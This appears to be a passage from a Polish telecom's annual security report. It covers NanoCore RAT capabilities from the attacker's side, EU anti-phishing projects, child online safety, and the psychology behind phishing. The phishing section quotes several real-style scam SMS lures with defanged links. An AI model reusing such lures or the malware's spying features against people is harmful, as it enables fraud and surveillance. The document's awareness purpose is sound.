
Dane na zrzucie zostały wymazane nieprzypadkowo, ponieważ są prawdziwymi danymi klienta i – co ciekawe – na to konto po wysyłce kampanii phishingowej... odnotowano wpłaty!

Z dwojga złego lepiej wpłacić komuś innemu niż zainfekować się złośliwym oprogramowaniem, kradnącym loginy i hasła, tym niemniej zalecamy zawsze sprawdzenie numeru konta, zanim wykona się przelew.


Co potrafi NanoCore od strony przestępcy? Odwróćmy zatem sytuację i spójrzmy:




Botmaster NanoCore dzięki rozbudowanym funkcjom bez problemu może zarządzać plikami, znajdującymi się na zainfekowanym komputerze. Malware umożliwia mu przejęcie kontrolę nad menedżerem zadań, a nawet dokonywanie dowolnych modyfikacji w rejestrze systemowym, czy uruchomienie zdalnie powłoki systemu Windows.




Złośliwie oprogramowanie ma również szereg innych możliwości, wśród nich otwieranie stron na komputerze użytkownika, kontrolę nad myszą, czy wysyłanie wiadomości.




Co jednak w przypadku funkcji może mniej spektakularnych, ale bardziej przydatnych? NanoCore potrafi m.in. wykonać skrypt w wielu językach skryptowych, m.in.: Batch Script, HTML, VBS, Python, Java, czy PHP. Botmaster może przejąć hasła, zapisane na komputerze ofiary, a nawet zarządzać dowolnie plikami za pomocą własnego menedżera plików.




Ciekawostką jest natomiast możliwość włączania i wyłączania lampki LED przy kamerze zainfekowanego komputera. Pozwala to przestępcy podglądać ofiarę bez świadomości, że kamera w urządzeniu jest włączona.




Analizowany malware pozwala też na przejmowanie poświadczeń do logowania do TeamSpeak, serwerów FileZilla, czy Steama.




Botmaster może też podsłuchiwać użytkownika za pomocą wbudowanego w laptopa mikrofonu, podglądać go za pomocą kamery, czy też przeglądać logi przeglądarki oraz podsłuchiwać w czasie rzeczywistym aktywność na klawiaturze.




Ciekawą funkcją jest Computer Locker. Umożliwia ona zablokowanie komputera użytkownika na hasło. Przy odpowiednim socjotechnicznym przygotowaniu przestępca, bazując na niefrasobliwości użytkownika i jego braku wiedzy może przekonać go, że ma do czynienia z ransomware.



Dla celu tego przypadku został specjalnie wygenerowany tekst oraz URL przedstawiający ten scenariusz, a także zdefiniowane hasło odblokowania komputera jakim jest „CERT ORANGE”.



A oto jak wygląda efekt zablokowania komputera zainfekowanego użytkownika podczas tej funkcji.



Powyższa analiza pokazuje co otrzymuje cyberprzestępca w wyniku naszej nieuwagi. Klienci Orange Polska przed złośliwą aktywnością Nanocore RAT są chronieni przez CyberTarczę. Zawsze jednak trzeba mieć świadomość, jak wiele może się stać, gdy klikniemy w fałszywą fakturę.

Iwo Graj

Nowe projekty europejskie z udziałem Orange Polska

Rok 2023 przyniósł nam wiele satysfakcji z powodu wygrania dwóch projektów europejskich z nowego Programu Digital Europe. W gronie partnerów dwóch konsorcjów z udziałem Orange Polska, złożyliśmy wnioski, które uzyskały pozytywną ocenę i współfinansowanie Komisji Europejskiej. Prace w projektach APPtake oraz ThreatChase niedawno się zaczęły i będziecie mogli śledzić ich postępy w mediach społecznościowych i na stronach webowych. Krótko przybliżymy Wam cele i dziedziny obu projektów.

W projekcie **APPtake (projekt nr 101128082)**, Orange Polska jest w gronie 14 partnerów z siedmiu krajów UE. Celem projektu jest zbudowanie portfolio rozwiązań w zakresie cyberbezpieczeństwa aplikacji, zwiększających bezpieczeństwo oprogramowania tworzonego w modelu DevSecOps przez firmy (głównie z sektora MŚP). Nazwa projektu wywodzi się z gry słów, łącząc „APP" oznaczającą innowacyjne rozwiązania bezpieczeństwa i „Uptake" oznaczającą możliwość udostępnienia tych rozwiązań na rynku.
Obecnie nikt raczej nie podważa znaczenia bezpieczeństwa aplikacji w świecie biznesu opartym na danych.
Dziś dane stały się podstawą działalności każdej firmy. Dlatego też bezpieczeństwo aplikacji odgrywa coraz większą rolę we współczesnej gospodarce, chroniąc dane i działalność firm. Brak integracji praktyk bezpieczeństwa z cyklem życia oprogramowania stwarza jednak zagrożenie dla zdolności firm do radzenia sobie z lukami w zabezpieczeniach i wadami swoich aplikacji.

Celem APPTake (Uptake of Innovative Application Security Solutions) jest zbudowanie z rozwiązań bezpieczeństwa dostarczonych przez siedmiu partnerów technicznych projektu (w tym Orange Polska), usług podnoszących bezpieczeństwo aplikacji na każdym etapie ich wytwarzania w procesie CI/CD (CI-Continuous Integration/CD-Continuous Deplyment). W ramach projektu zostanie udostępniona nowa platforma rynkowa, która ma być dostosowana do potrzeb europejskich firm, w szczególności z sektora małych i średnich przedsiębiorstw – MŚP.

Zgodnie z celem Programu Digital Europe, projekt APPtake, skupiając komercyjnych partnerów technicznych posiadających dojrzałe rozwiązania cyberbezpieczeństwa, zapewni gotowość rynkową platformy APPtake oraz interoperacyjność i przydatność zestawu oferowanych narzędzi cyberbezpieczeństwa.

Praktyczność rozwiązania APPtake zostanie sprawdzona w fazie demonstracyjnej projektu z udziałem pięciu użytkowników końcowych. Zostanie wdrożonych 5 projektów pilotażowych w firmach z różnych kluczowych sektorów gospodarki: energia, transport, handel online, usługi chmurowe SaaS.

Liczymy na to, że działania w projekcie APPtake:

1. Pomogą we wprowadzeniu na rynek UE, bezpiecznych aplikacji realizowanych w modelu DevSecOps, w tym rozwiązań opracowanych w ramach innych projektów badawczych i innowacyjnych wspieranych przez UE, z którymi APPtake współpracuje.
2. Dostarczą przydatne narzędzia i usługi firmom (w szczególności MŚP) w celu zapewnienia ochrony i reagowania na zagrożenia cyberbezpieczeństwa, w całym cyklu rozwoju oprogramowania CI/CD
3. Poprawią bezpieczeństwo rozwiązań typu open source (np. przez utworzenie programów bug bounty).

W ramach projektu APPtake w Europie będą organizowane wydarzenia stacjonarne i hackatony online, planowane są również spotkania z wymianą doświadczeń oraz doradztwo w gronie ekspertów technicznych.

Więcej informacji już wkrótce na stronie projektu.
Zapraszamy do obserwowania postępów projektu :-)

Strona webowa projektu: https://www.apptake.eu/

APPtake Linkedin
APPtake Twitter/X
APPtake Youtube

ThreatChase

Protection against phishing

Konsorcjum ThreatChase składa się z czterech partnerów z 3 państw członkowskich UE (Francja, Polska i Portugalia). Projekt ThreatChase (projekt nr 101128042) ma wesprzeć podniesienie poziomu cyberbezpieczeństwa w UE przez wdrożenie nowej platformy zapewniającej ochronę przed phishingiem.

Platforma ta ma oferować dwie główne usługi:

- ustrukturyzowanych danych na temat złośliwych adresów URL i nazw domen wykorzystywanych w phishingu;
- zapobiegania phishingowi i powiadamiania o danych uwierzytelniających, które pojawiły się w wyciekach danych w internecie.

Celem projektu jest identyfikacja adresów URL (i zebranie kompleksowych metadanych) wykorzystywanych w atakach phishingowych we wszystkich dostępnych otwartych źródłach w internecie, zarówno przy użyciu pasywnych, jak i aktywnych metod skanowania. Usługa ThreatChase będzie dostępna dla wszystkich zainteresowanych w formie czarnej listy i udostępniana za pośrednictwem serwera MISP w celu przechowywania, rozpowszechniania i udostępniania wskaźników zagrożenia phishingiem. Usługa ta zapewni też organizacjom informacje na temat znanych i nowo zidentyfikowanych złośliwych adresach URL i domen, umożliwiając im identyfikowanie zagrożeń bezpieczeństwa oraz podejmowanie aktywnych działań, w celu ochrony swoich sieci i systemów poprzez blokowanie wiadomości spamowych, witryn phishingowych i rozpoznawanie nazw złośliwych domen.

Oprócz rozwiązań pozwalających na walkę z phishingiem, platforma zapewni ofiarom ataków phishingowych (firmom i osobom indywidualnym) usługę powiadamiania o danych uwierzytelniających (adresach e-mail i hasłach) z wycieków danych, które zostały opublikowane w internecie, a także umożliwi ocenę ryzyka, czy konieczna jest zmiana hasła. Wiele organizacji doświadczyło już sytuacji, w której po opublikowaniu w internecie informacji zawierających dane uwierzytelniające, rozpoczynały się zmasowane cyberataki na portale internetowe. Jedną z przyczyn takich ataków jest to, że cyberprzestępcy wiedzą o tym, że posiadanie różnych haseł do różnych aplikacji internetowych nie jest powszechną praktyką wśród użytkowników internetu. Z tego powodu cyberprzestępcy na szeroką skalę próbują sprawdzać opublikowane dane uwierzytelniające, oczekując korzyści z przejęcia kont użytkowników różnych usług internetowych (telco, finansowych, mediów społecznościowych itp.).

Projekt ThreatChase ma na celu wsparcie firm, w szczególności z sektora MŚP i indywidualnych użytkowników internetu, poprzez:

1. Wdrożenie innowacyjnego rozwiązania w zakresie cyberbezpieczeństwa w celu ochrony przed phishingiem.
2. Wdrożenie narzędzi i usług dla firm, w szczególności MŚP, które pomogą przygotować się, chronić i reagować na zagrożenia cyberbezpieczeństwa.
3. Wspieranie dobrych praktyk w zakresie definiowania i wykorzystywania bezpiecznych haseł.

Budowana platforma ThreatChase usprawni cyberbezpieczeństwo w UE, zwłaszcza w sektorach MŚP i organizacji publicznych, zapewniając niezbędne informacje potrzebne do identyfikowania i blokowania szkodliwego ruchu, zanim dotrze on do firmowych sieci. Może pomóc organizacjom szybciej wykrywać cyberataki i reagować na nie w oparciu na analizie zagrożeń w czasie rzeczywistym. Umożliwi im identyfikowanie, kiedy ich systemy stają się celem atakujących i podejmowanie odpowiednich działań.

Usługa ThreatChase będzie udostępniać dane na potrzeby różnych usług cyberbezpieczeństwa lub narzędzi dochodzeniowych. Może również wspierać narzędzia reagowania na incydenty, które pasują do ogólnych strategii cyberbezpieczeństwa operacyjnego i zarządczego. Dzięki formatowi reprezentacji MIPS, platforma ThreatChase może służyć do obsługi skoordynowanego ujawniania luk w zabezpieczeniach. Ponieważ każde oprogramowanie typu open source może wykorzystywać dane dostarczane przez usługę, zwiększone zostaną możliwości narzędzi i aplikacji zapewniających cyberbezpieczeństwo w zakresie wykrywania i analizowania incydentów związanych z bezpieczeństwem. Część wysiłków w ramach projektu ThreatChase zostanie poświęcona podnoszeniu świadomości użytkowników internetu z obszaru UE w zakresie phishingu i możliwości wpływu usługi ThreatChase na podniesienie cyberbezpieczeństwa przedsiębiorstw na terenie UE.
Już niedługo więcej informacji o projekcie będzie opublikowane na stronie projektu i w mediach społecznościowych.

Strona webowa projektu: www.threatchase.io

Podsumowując, zarówno projekt APPtake jak i projekt Threat-Chase zostały uruchomione w 4Q 2023 i będą realizowane przez 3 lata. Nadzór nad realizacją obu projektów sprawuje ECCC (European Cybersecurity Competence Center). Rolą centrum ECCC jest zwiększenie zdolności i konkurencyjności Europy w zakresie cyberbezpieczeństwa. Współpracuje ono z siecią krajowych ośrodków koordynacyjnych (NCC) w celu zbudowania silnej platformy wymiany informacji w zakresie cyberbezpieczeństwa.

Wierzymy, że oba projekty z udziałem Orange Polska przyczynią się do poniesienia bezpieczeństwa przedsiębiorstw prowadzących działalność w UE i utrudnią życie cyberprzestępcom.

Zapraszamy do śledzenia postępów obu projektów w mediach społecznościowych i na stronach webowych.

ECCC EUROPEAN CYBERSECURITY COMPETENCE CENTRE

Co-funded by the European Union

ECCC Newsletter
ECCC LinkedIn
ECCC Twitter/X
ECCC Website

Adrian Marzecki

Pomóż dziecku w sieci być bezpiecznym

Bo oni znają się na tym lepiej ode mnie! – to jedna z najczęstszych odpowiedzi rodziców, na pytanie czemu nie usiłują edukować czy choćby wspierać dzieci w zakresie bezpieczeństwa w sieci. Czy to znaczy, że mamy odpuścić i zostawić młodzież samą w sieci? Absolutnie nie – za dużo zagrożeń tam czeka!

Zagrożeń, na które dziecko narażone jest niemalże od urodzenia! Żyjemy w świecie „szerowania" i „lajków", wszystkim co dobre w naszym życiu, chwalimy się w sieci. To teraz pytanie, jeśli jesteś rodzicem: czy zdjęcia Twojego dziecka są na Twoim Facebooku albo na Instagramie? W jakiej sytuacji je przedstawiają? Co może z nimi zrobić ktoś, kto nie ma dobrych zamiarów?

Nie wrócimy już do czasów przed-sieciowych

Czy to znaczy, że mamy się cofnąć do czasów przed-internetowych? Niekoniecznie. Ale między niepublikowaniem zdjęć, a publikowaniem wszystkiego jest sporo miejsca. Zastanów się, czy akurat to zdjęcie chcesz publikować. Jak jest na nim przedstawione Twoje dziecko? Co można zrobić z taką fotką, mając złe plany i myśli? Jeśli odpowiedzi na te pytania nie wywołują w Tobie niepokoju – publikuj. Ale pamiętaj, że już teraz budujesz to, jak Twoje dziecko będzie postrzegane nawet za 20 lat! Cokolwiek, co wpada do sieci – zostaje tam na zawsze.

Warto też pamiętać, by – gdy dziecko rozumie już o co chodzi, czym jest Facebook, czy Instagram – za każdy razem **pytać je**, czy możesz umieścić dane zdjęcie. Gdy dorośnie, warto przejrzeć razem Twoje media społecznościowe jeszcze raz i jeśli poprosi o usunięcie jakiejś fotki – zrobić to. Podchodząc do publikacji zdjęć od początku w odpowiedni sposób, zadbasz nie tylko o bezpieczeństwo dziecka (również w późniejszych latach), ale też wzmocnisz jego poczucie własnej wartości. To nieoceniona korzyść.

Media społecznościowe to (niekoniecznie) zło

Antagonizowanie grup społecznych, manipulacja na wielu frontach, wpływ na podejmowanie decyzji– to wszystko w aspekcie mediów społecznościowych jest niestety oczywiste. Czy to znaczy, że powinniśmy trzymać dzieci z dala od nich?
No właśnie... niekoniecznie.

Najlepiej by było, gdyby młodzież zakładała konta w social mediach w wieku 13 lat lub później. Wiadomo jednak, że jeśli się uprą – i tak to zrobią, niezależnie od naszej woli.

Dlatego nie zaszkodzi zawczasu porozmawiać o tym, że:

- serwis społecznościowy, bazując na naszej aktywności, może zbudować sobie nasz niezwykle szczegółowy profil;
- celem SM jest na nas zarobić, więc im lepiej nas pozna, tym lepsze reklamy nam pokaże;
- media społecznościowe zarabiają, utrzymując nas online, więc będą podsuwać nam takie treści, by nasze poglądy stawały się coraz bardziej skrajne;

no i – last, but not least

- w sieci można udawać każdego, więc trzeba **być absolutnie nieufnym w odniesieniu do obcych**.

Zajrzyjmy z dzieckiem do ustawień prywatności. Ustawmy granice najostrzejsze jak się da. Cokolwiek wpiszemy, mogą widzieć wyłącznie znajomi. A najlepiej, np. na Instagramie, schowajmy konto za „kłódką". Wtedy zajrzą tam wyłącznie ci, których dziecko samo zaakceptuje.

Dzieci też są celem phishingów!

O phishingach wspominamy w Raporcie co roku, warto jednak pomyśleć też o nich w kontekście dzieci. Dwojako:

Po pierwsze, w zasadzie adresatem każdego phishingu może być młody człowiek. SMS o „dopłacie do paczki"? On działa niezależnie od wieku, jeśli młody człowiek ma już swoje konto bankowe lub kartę, może się na niego złapać tak samo jak my. „Niedopłata 3,99 PLN za prąd"? Ta treść wywołuje emocje, empatyczne dziecko może chcieć po prostu pomóc rodzicom, żeby się nie stresowali, bo „przecież to drobne". Warto porozmawiać z dziećmi, jak wyglądają takie SMS-y, że strony docelowe są podobne do prawdziwych, żeby **zawsze** sprawdzały adres witryny, na której muszą się logować.

Po drugie, treści przeznaczone dla młodzieży właśnie. Czasy się zmieniają, ale budżety młodzieży pozostają na podobnym poziomie. Niewielu więc pogardzi możliwością zagrania w płatną grę „za darmo". Kto by patrzył, że trzeba zainstalować jakiegoś cracka, a ten w tle podłączy nas do botnetu i wykradnie z komputera wszystko, co się da? Pół biedy, jeśli to komputer dziecka i straci „tylko" dostępy do Steama, czy innych tego typu serwisów. Gorzej, jeśli gra na tym samym sprzęcie, z którego rodzic loguje się do banku...

Dlaczego ciągle łapiemy się na phishing?

Trzeba być idiotą, żeby kliknąć w coś takiego!; Przecież to był oczywisty przekręt!; Co jest phishingiem? Ty się najpierw naucz czym jest czytanie ze zrozumieniem!. Bywamy ekspertami od różnych dziedzin, jednak niemal każda z krytykujących osób, gdyby odpowiednio pod jej kątem przygotować phishing, dałaby się nań złapać.

Dlaczego? Bo większość procesów, które powodują, że ostatecznie klikamy, czy nawet podajemy dane, będący pewni, że wszystko jest zgodne z prawdą i rzetelne, zachodzi w naszym mózgu. Naprawdę większość tych rzeczy dzieje się bez udziału naszej świadomości! Gdybyśmy wszelkie aktywności, które robimy, wykonywali świadomie, bardzo szybko dalibyśmy umysłowi tak dużo bodźców, że ten mógłby się totalnie zablokować. Zastanów się przez chwilę jak wiele małych decyzji podejmujemy choćby rano, między wstaniem z łóżka i wyjściem z domu. A teraz odpowiedz sobie na pytanie, ile z tego dzieje się odruchowo? Czy co rano zastanawiasz się: „Dziś wypiję herbatę, czy może kawę?" – a może po prostu odruchowo jeszcze z zamglonymi oczami sięgasz po szklankę i wciskasz guzik na ekspresie? No właśnie. I oszuści też to wiedzą.

Czas to pieniądz

Jasne, śródtytuł to frazes, ale do tej sytuacji idealnie pasuje. Niestety żyjemy w świecie i kulturze „pędzenia". Bombardują nas nie tylko bodźce, ale i zadania. Codzienne wyzwania są jak praca na taśmie. A my jak Reksio z czołówki animowanego serialu, przybijamy kolejne pieczątki bez zbytniego zastanowienia.

[nieznany numer] Tato to jest moj nowy numer telefonu wyslij mi wiadomosc na Wapp wa.me/+487xx5xx8xx; telefon wpadł mi do ubikacji

[NET FLIX] Zaktualizuj informacje, dotyczace platnosci hxxps://galabovivesti.info/[indywidualny_hash]

[nieznany numer] Na dzien 11.09 zaplanowano odlaczenie energii elektrycznej! Prosimy o uregulowanie naleznosci hxxps://ya.sv/pge-zaplac-[indywidualny_hash]

Gdy widzisz te treści teraz, w naszym Raporcie – masz świadomość, że to oszustwo, prawda? Dzieje się tak dlatego, że **masz czas**, by się nad tym zastanowić. Co jednak, jeśli jesteś rodzicem, korzystasz z Netflixa, masz prąd w PGE? A SMS trafi do Ciebie w trakcie pracy, między jednym i drugim zadaniem?

Jest spore ryzyko, że **nie będziesz mieć czasu**. Zadziałasz w emocjach, podejmiesz decyzję szybką, podświadomą, bazującą na schematach (heurystykach), które masz już opracowane, które podsuwa Ci mózg.

No właśnie. I oszuści też to wiedzą.

Emocje „myślą za Ciebie"

Wzajemność, zaangażowanie i konsekwencja, lubienie i sympatia, społeczny dowód słuszności, autorytet, niedostępność. Co łączy te wszystkie pojęcia? Osoba psychologa Roberta E. Cialdiniego, który na ich bazie opisał techniki perswazji. Tworząc de facto podwaliny socjotechniki, która stoi za kampaniami.

Reguła wzajemności. Jeśli ktoś zrobi coś dla Ciebie (choćby tak naprawdę nie niosło żadnej wartości) – odruchowo chcesz mu się odwdzięczyć.

Reguła zaangażowania i konsekwencji. Masz określone od lat poglądy na jakiś temat? W konkretnej sytuacji zawsze zachowujesz się tak samo? Nasza podświadomość powoduje, że ciężko się od takiego schematu odzwyczaić.

Reguła lubienia i sympatii. Jeśli kogoś lubimy, chętniej mu uwierzymy/pomożemy. Np. nie sprawdzimy, czy to, aby na pewno on wysłał do nas maila.

Społeczny dowód słuszności. Jeśli tłumy ludzi w coś wierzą – łatwiej nam w to uwierzyć. Specyficznym przykładem tej zasady jest wpływ sondaży wyborczych na decyzje przy urnach. Nie trzeba jednak czekać do wyborów – tym samym jest odruchowe „lajkowanie" tego samego co nasi znajomi. Na przykład fanpage'a, który tak naprawdę totalnie nas nie interesuje.

Reguła autorytetu. To ta, która np. powoduje, że łatwiej wierzymy człowiekowi w kitlu, nawet nie dopuszczając do siebie, że to przecież nie lekarz, tylko aktor. Tę regułę znakomicie opisuje eksperyment Milgrama. Jeśli nie znacie – warto o nim poczytać.

Reguła niedostępności. To istota wielu marketingowych akcji. Ograniczona liczba egzemplarzy, tylko dzisiaj, za godzinę (!). Czas to też – a może nawet przede wszystkim! – zasób, które dostępność może być ograniczona.

Jesteś w stanie przypomnieć lub wyobrazić sobie sytuacje, gdy ktoś usiłował Cię zmanipulować, używając powyższych reguł? Gdy już je poznamy, środki manipulacji wydają się być genialne w swojej prostocie. A przede wszystkim efektywne.

No właśnie. I oszuści też to wiedzą.

Poszukaj się w sieci

Prywatność nie istnieje. O tym piszemy, nie tylko w kolejnych edycjach Raportu, już od wielu lat. Bardziej powinniśmy mówić o świadomości tego, co publikujemy o sobie w internecie.

Zrób test. Uruchom wyszukiwarkę – albo nawet kilka – i wpisz swoje imię nazwisko. Spróbuj zabawić się w szpiega i znaleźć o sobie jak najwięcej w sieci. Zdjęcia, konta w serwisach społecznościowych, wypowiedzi na różnych stronach czy forach.
Może znajdzie się coś o Twoim hobby?
Może gdzieś pokazujesz zdjęcie dziecka, upubliczniasz jego imię?
Albo chwalisz się ukochanym psem czy kotem?
A może w sieci można odnaleźć Twoje powiązania, czy to służbowe, czy prywatne?
Z kim pracujesz, z kim się przyjaźnisz...

Gdy już to wszystko znajdziesz, zastanów się, jak dokładny profil Ciebie można z tego ułożyć. I pamiętaj, że to wszystko to tylko efekt poszukiwań – w większości przypadków – amatora. Dobry specjalista od OSINT (Open Source INTelligence, wyszukiwanie ogólnodostępnych informacji) potrafi znaleźć sporo, a nawet znacznie więcej.

To teraz pomyśl, czy zły człowiek mógłby z tych kawałków sklecić koncepcję maila, w którego na pewno kliknięsz? Gdzie podszyje się pod Twojego przyjaciela i podeśle Ci rzekomą ciekawostkę o Twoim hobby, prowadzącą do strony ze złośliwym kodem? A może za kolegę z oddziału Twojej firmy z innego miasta, który poprosi o przeczytanie tekstu, który „dla ułatwienia” wrzucił do zewnętrznego chmurowego serwisu? A może któryś z nich poświęci trochę więcej czasu, żeby podawać się za kogoś, kogo znasz, by zbudować Twoje zaufanie, a następnie skorzystać z którejś z reguł Cialdiniego?

Oczywiście nie chodzi o to, by wpaść w manię prześladowczą i obsesyjnie kryć się w sieci. Warto jednak wiedzieć, co o sobie publikujemy i mieć świadomość, że im więcej tego jest, tym łatwiej sprawić, byśmy dali się oszukać. Brzmi groźnie, prawda?

No właśnie. I oszuści też to wiedzą.

Każdy jest podatny!

Raz na jakiś czas – nieregularnie, ale też nierzadko – do pracowników Orange Polska trafiają kontrolowane phishingi. Zgodnie z zasadą Navy Seals DevGru, im więcej potu na ćwiczeniach, tym mniej krwi w boju! Jeśli ktoś ma się dać oszukać phishingowi, niech to będzie nasz phishing. Taki, który co najwyżej skończy się zlaniem zimny potem, szkoleniem jak rozpoznawać takie maile i **edukacją**. I może też trochę nauką pokory.

Ofiarą phishingu może bowiem paść każdy. Dlatego lepiej, by tak się działo w przypadku kontrolowanego ataku, wysyłanego przez ekspertów wewnątrz firmy. Nie ma – może z drobnymi wyjątkami – ludzi, którzy nie dadzą się złapać na phishing. To tylko kwestia czasu, energii i pieniędzy włożonych w jego przygotowanie. Jedyną nadzieją może być to, że niewielu z nas to HVT (High Value Target, cel o wysokiej wartości) – oszustom nie będzie się chciało przygotowywać dla wszystkich odpowiednio dobrych i manipulacyjnych kampanii.

Jeśli jednak każdy z nas nabierze nieco pokory, oduczy się być może wdrukowanych przez lata podświadomych mechanizmów „drogi na skróty” i wbije sobie w głowę zasadę ograniczonego zaufania w sieci, ryzyko padnięcia ofiarą ataku znacznie zmaleje, a złym ludziom będzie dużo trudniej.

No właśnie. I oszuści też to wiedzą.

Dlatego tak bardzo chcą wywołać nasze emocje, by nie dać **nam czasu na zastanowienie**.

Michał Rosiak



SOC dla Orange CyberDefense

Chronimy Polskę, chronimy świat!

Maciej Podsiadły

**Teamlead CyberSOC – Warsaw Hub – Orange Polska / Orange Cyberdefense.
Od kwietnia 2023 roku buduje nowy zespół CyberSOC dla Orange Cyberdefense
w departamencie Cyberbezpieczeństwa Orange Polska.**



Centrum Operacji Bezpieczeństwa (Security Operations Center, SOC), pracujące w trybie 24/7 przez 365 dni w roku, to nieodłączny element bezpieczeństwa w naszej organizacji. Działające od 2012 roku najpierw otworzyło nam szeroko oczy na to, z jakim poziomem zagrożeń musimy walczyć, od razu istotnie wpływając na bezpieczeństwo Orange Polska i naszych klientów.

14 lat doświadczenia, budujących swoją wiedzę analityków, sprawdzone w boju procesy i procedury. To nie mogło ujść oczom osób odpowiedzialnych za cyberbezpieczeństwo w całej Grupie Orange. Odnoszone przez lata mniejsze lub większe sukcesy nie pozostawały niezauważone, aż w końcu w grudniu 2022 plany zaczęły przybierać realne kształty.

W grudniu 2022 OCD po raz pierwszy wysondowało możliwość współpracy. Miesiąc później wysłannicy Orange Cyberdefense odwiedzili nasze Security Operations Center w Warszawie. Zaledwie trzy miesiące później podpisano kontrakt. Biorąc pod uwagę fakt, iż mamy do czynienia z dużą firmą o światowym zasięgu oraz z delikatną materią cyberbezpieczeństwa – to wyjątkowo krótki czas, dowodzący uznania dla doświadczenia i jakości pracy ekspertów naszego SOC.

Potem sprawy nieco zwolniły – to jednak już efekt procedur, których ominąć się nie da. Choćby ze względów... bezpieczeństwa właśnie. Szkolenie, wdrożenie, zapoznanie zespołu, zmiany biznesowe i wreszcie, w końcówce ubiegłego roku, osiągnięcie gotowości operacyjnej. Początkowo SOC OCD w trybie wdrożenia działał jeszcze z przerwami, by od początku stycznia przejść na standardowy dla tego typu jednostek tryb pracy 24/7/365.

Europo – śpij spokojnie(j)!

SOC OCD to drugie Centrum Operacji Bezpieczeństwa w naszych strukturach (i jedna z 14 tego jednostek w strukturach OCD, określanych również jako CyberSOC). Centra Operacji Bezpieczeństwa działające w ramach Orange Cyberdefense tworzą sieć wymieniającą na bieżąco informację. Nasi koledzy współpracują głównie z zespołami ze Szwecji i Niemiec. Załogą SOC OCD kieruje Maciej Podsiadły, od ponad 10 lat związany z pracą w Security Operations Center. Autor kilku publikacji dotyczących analiz sieciowych.

Na czym polega praca zespołu? Na analityce, analityce i jeszcze raz analityce. Klienci komercyjni z całej Europy w wyniku szczegółowej, pochodzącej z wielu systemów (m.in. Splunk, Vectra AI, Cybereason, MS Defender, Palo Alto Cortex XDR) analizy przetworzonych zdarzeń, otrzymują na koniec szczegółowe rekomendacje, co zrobić, by sytuacja się nie powtórzyła.

Przez lata działania naszego „lokalnego" SOC, wypracowaliśmy szereg procesów i procedur, zbierając olbrzymie doświadczenie. Gdy trzeba będzie zareagować, zrobimy to szybko i skutecznie.

